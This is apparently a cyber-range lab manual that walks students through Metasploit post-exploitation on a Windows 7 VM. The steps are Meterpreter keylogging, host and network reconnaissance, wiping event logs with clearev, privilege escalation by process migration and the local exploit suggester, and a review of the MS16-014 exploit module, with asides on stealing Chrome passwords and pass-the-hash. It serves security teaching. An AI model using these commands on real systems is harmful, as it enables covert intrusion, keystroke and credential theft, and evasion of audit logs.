
meterpreter > sysinfo
Computer      : WIN764BIT-PC
OS           : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 4
Meterpreter   : x86/windows
```

Complete the following:

- In the meterpreter session, type **keyscan\_start** and press enter
- Return to the Windows box and type on the keyboard.
- Return to the Kali box and type **keyscan\_dump** and press enter

The screenshot on the next page shows a few things that I typed into the Windows box.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
dog gone <Shift>I <Shift>am bat man<H><H><H><H>man
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift>I am batman
meterpreter >
```



```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help
meterpreter session 1 opened (10.10.10.100 - 10.10.10.10.102) at 2022-10-01 10:00:36 +0000

meterpreter > sysinfo
Computer      : WIN764BIT-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 4
Meterpreter    : x86/windows
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
hi how are you
meterpreter > keyscan_start
```


## Task 2: Using Meterpreter

At this point in the course, we have exploited a machine and infiltrated the network. Depending on the scope, this may be enough for the organization that you are completing the pentest for; however, some organizations may want more. Hackers will definitely continue to infiltrate more of the network. Keep in mind that payloads can be created that will allow access through the outer cyber defense layer of an organization (otherwise known as the perimeter). This is a very common tactic. Most attacks start with an email. In other words, this is easily done from outside the organization. For the Cyber Range, this is not allowed because it would punch a hole to the outside. Once an attacker has a Meterpreter session, they can complete many tasks to dig deeper into the network. In this task, we will explore these techniques.

### Kali VM:

In the Meterpreter session, type **help** and press enter. Examine the output and take note of what options you have to further exploit the system. We will not cover them all, but is a good idea to get familiar with them.





```
meterpreter > help

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close         Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
guid          Get the session GUID
help          Help menu
info          Displays information about a Post module
irb           Open an interactive Ruby shell on the current session
load          Load one or more meterpreter extensions
machine_id    Get the MSF ID of the machine attached to the session
migrate       Migrate the server to another process
pivot         Manage pivot listeners
pry           Open the Pry debugger on the current session
quit          Terminate the meterpreter session
```

Meterpreter can have more than one session open. Which makes sense as attackers will attempt to hack more than one system on a network. Attackers may also want to use more payloads or pivot to another box. To background a session, type **background** in the Meterpreter session and press enter. To interact with the session in the msfconsole type **sessions -i 1** (or the session number if multiple sessions are at play) and press enter. See image on the next page.

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

timestamp Manipulate file MACE attributes

meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

As mentioned in task 1, Meterpreter allows navigation using Linux commands. Type the following commands each separately in the terminal and press enter after each command.

- **sysinfo**
- **pwd**
- **cd ..**
- **ls**

As you can see, we have navigated out of the student account and into the C:\Users directory. You may have to **cd ..** and press enter a few times to get into the /Users folder. Alternatively you can navigate to the folder by using the cd command and the full directory path **cd C:\Users**.

We are most interested in the user “Administrator” or and authorized privileged users.

```
meterpreter > sysinfo
Computer      : WIN764BIT-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en US
Domain        : WORKGROUP
Logged On Users : 4
Meterpreter   : x86/windows
meterpreter > pwd
C:\Users\student
meterpreter >

meterpreter > cd ..
meterpreter > ls
Listing: C:\Users
=====
Mode                Size Type Last modified Name
----
40777/rwxrwxrwx    8192 dir 2019-08-07 21:38:14 +0000 Administrator
40777/rwxrwxrwx      0 dir 2009-07-14 05:08:56 +0000 All Users
40555/r-xr-xr-x    8192 dir 2009-07-14 07:07:31 +0000 Default
40777/rwxrwxrwx      0 dir 2009-07-14 05:08:56 +0000 Default User
40555/r-xr-xr-x    4096 dir 2010-11-21 06:30:38 +0000 Public
40777/rwxrwxrwx    8192 dir 2018-10-05 13:15:56 +0000 VA Cyber Range
100666/rw-rw-rw-   174 fil 2009-07-14 04:54:24 +0000 desktop.ini
40777/rwxrwxrwx    8192 dir 2018-12-12 14:15:18 +0000 student
```

```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN764BIT-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 4
Meterpreter    : x86/windows
meterpreter > pwd
C:\Users\student\Downloads
meterpreter > cd
Usage: cd directory
meterpreter > ls
Listing: C:\Users\student\Downloads
=====
Mode                Size      Type    Last modified          Name
----                -
100777/rwxrwxrwx    73802    fil     2022-10-04 11:42:11 +0000 calc (2).exe
100777/rwxrwxrwx    73802    fil     2022-10-04 13:00:11 +0000 calc.exe
100666/rw-rw-rw-    3301219 fil     2019-08-08 18:24:29 +0000 curl-7.65.3-win64-mingw.zip
100666/rw-rw-rw-    5868926 fil     2019-08-08 17:23:23 +0000 curl-7.65.3.zip
100666/rw-rw-rw-     282     fil     2018-12-12 14:15:18 +0000 desktop.ini

meterpreter > 
```

Let's see if we can navigate into the Administrator folder. Type `cd Administrator` and press enter.

```
meterpreter > cd Administrator
[-] stdapi_fs_chdir: Operation failed: Access is denied.
meterpreter > 
```

Looks like we are denied. Well let's see what we can do with our current access. We do not want logs on this machine to make it more difficult to trace how we got in. Let's erase the logs by typing `clearev` and pressing enter.

```
meterpreter > clearev
[*] Wiping 3279 records from Application...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter > 
```



```
100666/rw-rw-rw- 5868926 fil 2019-08-08 17:23:23 +0000 curl-7.65.3.zip
100666/rw-rw-rw- 282 fil 2018-12-12 14:15:18 +0000 desktop.ini

meterpreter > cd Administrator
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > clearev
[*] Wiping 3065 records from Application...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter > █
```

Well access is still denied. Looks like we don't have admin rights. It was smart of the network admin to not allow students admin rights. At this point we should try to figure out who we are, and if anyone is currently accessing the Windows box. Type **getuid** and press enter. Type **idletime** and press enter. Looks like my Windows box is idle and I am an underprivileged student user. Your results may not look the same due to recently accessing the box; however, let's assume no one is there.

```
meterpreter > getuid
Server username: Win764bit-PC\student
meterpreter > idletime
User has been idle for: 46 mins 27 secs
meterpreter > █

[*] Wiping 3065 records from Application...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter > getuid
Server username: Win764bit-PC\student
meterpreter > idletime
User has been idle for: 13 mins 57 secs
meterpreter > █
```

Let's check out the network. Type **ipconfig** and press enter. Your results will look different, but take note of the IP.

```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name       : AWS PV Network Device #0
Hardware MAC : 0a:dd:0f:d4:5a:4d
MTU        : 9001
IPv4 Address : 10.1.113.204
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::b840:ef7:999c:551b
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 14
=====
Name       : Microsoft 6to4 Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280

Interface 15
=====
Name       : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:a01:71cc
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help
User has been idle for: 13 mins 57 secs
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:a01:5f33
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name       : AWS PV Network Device #0
Hardware MAC : 12:e0:70:a3:22:d3
MTU        : 9001
IPv4 Address : 10.1.95.51
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::9855:3fe6:5023:e5b
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 14
=====
Name       : Microsoft 6to4 Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280

meterpreter > 
```

Looking at these results (on the previous page), it is clear we are on a VM that is on AWS IaaS (infrastructure as a service). Many networks are moving to cloud architectures. I suspect you will see many of these in your future endeavors in IT security. Let's see what processes are running on the system. Type **ps** and press enter.

This command can be revealing as many programs are exploitable. Notice also that you can see the calc.exe running. We also know that Google Chrome is on the PC. We could use tools to extract any Chrome saved passwords. From here, we could use the passwords to further exploit the system or even use PSEXEC to pass the hash and exploit other internal systems that this user has access to.

```
slui.exe
1504 680 wmpnetwk.exe
1532 680 Ec2Config.exe
1648 1116 explorer.exe x64 2 Win764bit-PC\student C:\Windows\explore
exe
1728 804 WmiPrvSE.exe
1988 444 dwm.exe x64 2 Win764bit-PC\student C:\Windows\System3
dwm.exe
2084 680 sppsvc.exe
2304 2264 cmd.exe
2312 540 conhost.exe
2376 2352 cmd.exe
2384 540 conhost.exe
2464 680 svchost.exe
2492 2484 csrss.exe
2516 2484 winlogon.exe
2640 680 taskhost.exe x64 2 Win764bit-PC\student C:\Windows\System3
taskhost.exe
2724 1136 rdpclip.exe x64 2 Win764bit-PC\student C:\Windows\System3
rdpclip.exe
2856 680 SearchIndexer.exe
3000 1648 calc (4).exe x86 2 Win764bit-PC\student C:\Users\student\D
ktop\calc (4).exe
3032 2916 GoogleCrashHandler.exe
3040 2916 GoogleCrashHandler64.exe
```

```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help
meterpreter > ps

Process List
=====

PID    PPID   Name                                Arch  Session  User                                Path
---    -
0       0      [System Process]                   ----
4       0      System
348     3424   GoogleCrashHandler.exe
412     4      smss.exe
536     528    csrss.exe
584     528    wininit.exe
596     576    csrss.exe
600     680    svchost.exe
636     576    winlogon.exe
680     584    services.exe
696     584    lsass.exe
704     584    lsm.exe
756     2952   chrome.exe                        x64   2      Win764bit-PC\student              C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
808     680    svchost.exe
836     1596   csrss.exe
872     680    svchost.exe
924     680    svchost.exe
992     636    LogonUI.exe
1012    680    svchost.exe
1056    680    svchost.exe
1084    1672   ehshell.exe                      x64   2      Win764bit-PC\student              C:\Windows\eho
me\ehshell.exe
1156    680    svchost.exe
1272    680    spoolsv.exe
1308    680    svchost.exe
1392    680    LiteAgent.exe
1436    680    svchost.exe
1548    680    Ec2Config.exe
1704    680    svchost.exe
1884    1596   winlogon.exe
1960    808    WmiPrvSE.exe
1996    680    wmpnetwk.exe
2052    680    SearchIndexer.exe
2156    680    taskhost.exe                     x64   2      Win764bit-PC\student              C:\Windows\Sys
```



```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help
1548 680 Ec2Config.exe
1704 680 svchost.exe
1884 1596 winlogon.exe
1960 808 WmiPrvSE.exe
1996 680 wmpnetwk.exe
2052 680 SearchIndexer.exe
2156 680 taskhost.exe x64 2 Win764bit-PC\student C:\Windows\Sys
tem32\taskhost.exe
2260 1156 rdpclip.exe x64 2 Win764bit-PC\student C:\Windows\Sys
tem32\rdpclip.exe
2284 536 conhost.exe
2296 1920 cmd.exe
2340 680 spspsvc.exe
2772 536 conhost.exe
2900 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
2908 2572 cmd.exe
2920 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
2924 836 conhost.exe x64 2 Win764bit-PC\student C:\Windows\Sys
tem32\conhost.exe
2928 1012 dwm.exe x64 2 Win764bit-PC\student C:\Windows\Sys
tem32\dwm.exe
2952 2920 explorer.exe x64 2 Win764bit-PC\student C:\Windows\exp
lorer.exe
3116 2952 cmd.exe x64 2 Win764bit-PC\student C:\Windows\Sys
tem32\cmd.exe
3212 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
3360 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
3476 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
3560 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
3616 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
3648 2952 calc.exe x86 2 Win764bit-PC\student C:\Users\stude
nt\Downloads\calc.exe
4088 3424 GoogleCrashHandler64.exe
meterpreter > |
```

NOTE: I downloaded several calc.exe exploits on this box, so this one is (4).

Type **route** and press enter to see the routing table. Here we can see many additional subnets and what gateways they are on. All of which are out of scope for the Cyber Range, i.e. we are not allowed to exploit them. Not for a real attacker though!

```
msf exploit(windows/local/ms13_005_hwnd_broadcast) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	10.1.112.1	10	13
10.1.112.0	255.255.240.0	10.1.113.204	266	13
10.1.113.204	255.255.255.255	10.1.113.204	266	13
10.1.127.255	255.255.255.255	10.1.113.204	266	13
127.0.0.0	255.0.0.0	127.0.0.1	306	1
127.0.0.1	255.255.255.255	127.0.0.1	306	1
127.255.255.255	255.255.255.255	127.0.0.1	306	1
169.254.169.250	255.255.255.255	10.1.113.204	10	13
169.254.169.251	255.255.255.255	10.1.113.204	10	13
169.254.169.254	255.255.255.255	10.1.113.204	10	13
224.0.0.0	240.0.0.0	127.0.0.1	306	1
224.0.0.0	240.0.0.0	10.1.113.204	266	13
255.255.255.255	255.255.255.255	127.0.0.1	306	1
255.255.255.255	255.255.255.255	10.1.113.204	266	13

```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help
nt\Downloads\calc.exe
4088 3424 GoogleCrashHandler64.exe

meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	10.1.80.1	10	13
10.1.80.0	255.255.240.0	10.1.95.51	266	13
10.1.95.51	255.255.255.255	10.1.95.51	266	13
10.1.95.255	255.255.255.255	10.1.95.51	266	13
127.0.0.0	255.0.0.0	127.0.0.1	306	1
127.0.0.1	255.255.255.255	127.0.0.1	306	1
127.255.255.255	255.255.255.255	127.0.0.1	306	1
169.254.169.250	255.255.255.255	10.1.80.1	10	13
169.254.169.251	255.255.255.255	10.1.80.1	10	13
169.254.169.254	255.255.255.255	10.1.80.1	10	13
224.0.0.0	240.0.0.0	127.0.0.1	306	1
224.0.0.0	240.0.0.0	10.1.95.51	266	13
255.255.255.255	255.255.255.255	127.0.0.1	306	1
255.255.255.255	255.255.255.255	10.1.95.51	266	13

```
No IPv6 routes were found.
meterpreter >
```

### Task 3 Escalating Privileges


As you experienced in Task 2, this method only gets you on the box with the current user privileges. We want admin access. Since we are local, we can now run local attacks. A quick way of escalating privileges is to switch to a x64 meterpreter session by migrating to a x64 process. From here, we background the meterpreter session and search for exploits against the session using the exploit suggester is Metasploit.

#### **Windows VM:**

- Open a notepad document and leave it open.

#### **Kali VM:**

- In the Meterpreter shell, type `ps` and press enter.
- Look for the notepad PID #.



2388	468	dwm.exe
2428	680	taskhost.exe
2500	1156	rdpclip.exe
2588	2232	conhost.exe
<u>2592</u>	<u>3744</u>	<u>notepad.exe</u>
2620	892	cmd.exe
2736	2696	cmd.exe
2744	536	conhost.exe



```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help
2340 680 sppsvc.exe
2624 2952 notepad.exe x64 2 Win764bit-PC\student C:\Windows\Sys
tem32\notepad.exe
2772 536 conhost.exe
2900 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
2908 2572 cmd.exe
2920 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
2924 836 conhost.exe x64 2 Win764bit-PC\student C:\Windows\Sys
tem32\conhost.exe
2928 1012 dwm.exe x64 2 Win764bit-PC\student C:\Windows\Sys
tem32\dwm.exe
2952 2920 explorer.exe x64 2 Win764bit-PC\student C:\Windows\exp
lorer.exe
3116 2952 cmd.exe x64 2 Win764bit-PC\student C:\Windows\Sys
tem32\cmd.exe
3212 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
3360 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
3476 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
3560 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
3616 756 chrome.exe x64 2 Win764bit-PC\student C:\Program Fil
es (x86)\Google\Chrome\Application\chrome.exe
3648 2952 calc.exe x86 2 Win764bit-PC\student C:\Users\stude
nt\Downloads\calc.exe
4088 3424 GoogleCrashHandler64.exe

meterpreter > 
```

- In the meterpreter shell, type `migrate <pid#>` and press enter.

```
meterpreter > migrate 2592
[*] Migrating from 3532 to 2592...
[*] Migration completed successfully.
meterpreter > 
```

```
meterpreter > migrate 2624
[*] Migrating from 3648 to 2624...
[*] Migration completed successfully.
meterpreter > 
```

- Type `getuid` and press enter.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
[*] Migrating from 3648 to 2624...
[*] Migration completed successfully.
meterpreter > getuid
Server username: Win764bit-PC\student
meterpreter > |
```

It appears we have discovered a privilege escalation vulnerability as we are now NT Authority\System. This is great! We could do all kinds of things with root admin. Even though we already have a x64 NT Auth session, it is important to know how to search for exploits against a session. If you did not become NT Authority\System after migrating the notepad PID# and executing getuid, then jump to the **ALTERNATE PRIVILEGE ESCALATION** section below.

[NOTE: I was only able to get this attack to work at random intervals. Students should use the exploit suggerter shown in the next step.]

- Background the session by typing **background** at the meterpreter prompt. This will return you to the msf prompt.
- At the msfconsole, type **sessions** and press enter.

Here you can see that you have the x64 NT auth session!

```
Active sessions
=====

Id  Name  Type                Information                                     Connection
--  ---  ---                -
1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN764BIT-PC 10.1.112.15:666 -> 10.1.113.192:63975 (10.1.113.192)

Server username: Win764bit-PC\student
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > sessions

Active sessions
=====

Id  Name  Type                Information                                     Connection
--  ---  ---                -
1   meterpreter x64/windows Win764bit-PC\student @ WIN764BIT-PC 10.1.87.37:666 -> 10.1.95.51:49451 (10.1.95.51)

msf5 exploit(multi/handler) > |
```

- At the msfconsole prompt type, use **post/multi/recon/local\_exploit\_suggester** and press enter.
- Type **set session <session #>** and press enter.
- Type **run** and press enter.

```
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.1.113.192 - Collecting local exploits for x64/windows...
[*] 10.1.113.192 - 17 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.1.113.192 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.1.113.192 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[+] 10.1.113.192 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.1.113.192 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > █
```

```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help

meterpreter > getuid
Server username: Win764bit-PC\student
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type                Information                                     Connection
  --  ---  ---                -
  1   meterpreter x64/windows Win764bit-PC\student @ WIN764BIT-PC 10.1.87.37:666 -
> 10.1.95.51:49451 (10.1.95.51)

msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.1.95.51 - Collecting local exploits for x64/windows...
[*] 10.1.95.51 - 17 exploit checks are being tried...
[+] 10.1.95.51 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.1.95.51 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.1.95.51 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.1.95.51 - exploit/windows/local/ms16_014_wmi_recv_notif: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > █
```

**ALTERNATE PRIVILEGE ESCALATION:** If we did not have an elevated session, we could use another exploit to elevate our privilege to NT auth. Instead, let's look at what this VM is vulnerable to.

- Background the session by typing **background** at the meterpreter prompt. This will return you to the msf prompt.
- Type **info exploit/windows/local/ms16\_014\_wmi\_recv\_notif** and press enter.

```
Terminal - student@kali: ~
File Edit View Terminal Tabs Help
msf5 > info exploit/windows/local/ms16_014_wmi_recv_notif

Name: Windows WMI Receive Notification Exploit
Module: exploit/windows/local/ms16_014_wmi_recv_notif
Platform: Windows
Arch: x64
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2015-12-04

Provided by:
  smmr00tkit
  de7ec7ed
  de7ec7ed

Available targets:
  Id  Name
  --  ---
  0   Windows 7 SP0/SP1

Check supported:
  Yes

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  SESSION              yes       The session to run this module on.

Payload information:
  Space: 4096

Description:
  This module exploits an uninitialized stack variable in the WMI
  subsystem of ntoskrnl. This module has been tested on vulnerable
  builds of Windows 7 SP0 x64 and Windows 7 SP1 x64.

References:
  https://cvedetails.com/cve/CVE-2016-0040/
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2016/MS16-014
```

This provides us with more information about the exploit. We can cross reference with our recon to determine if it is the best option.

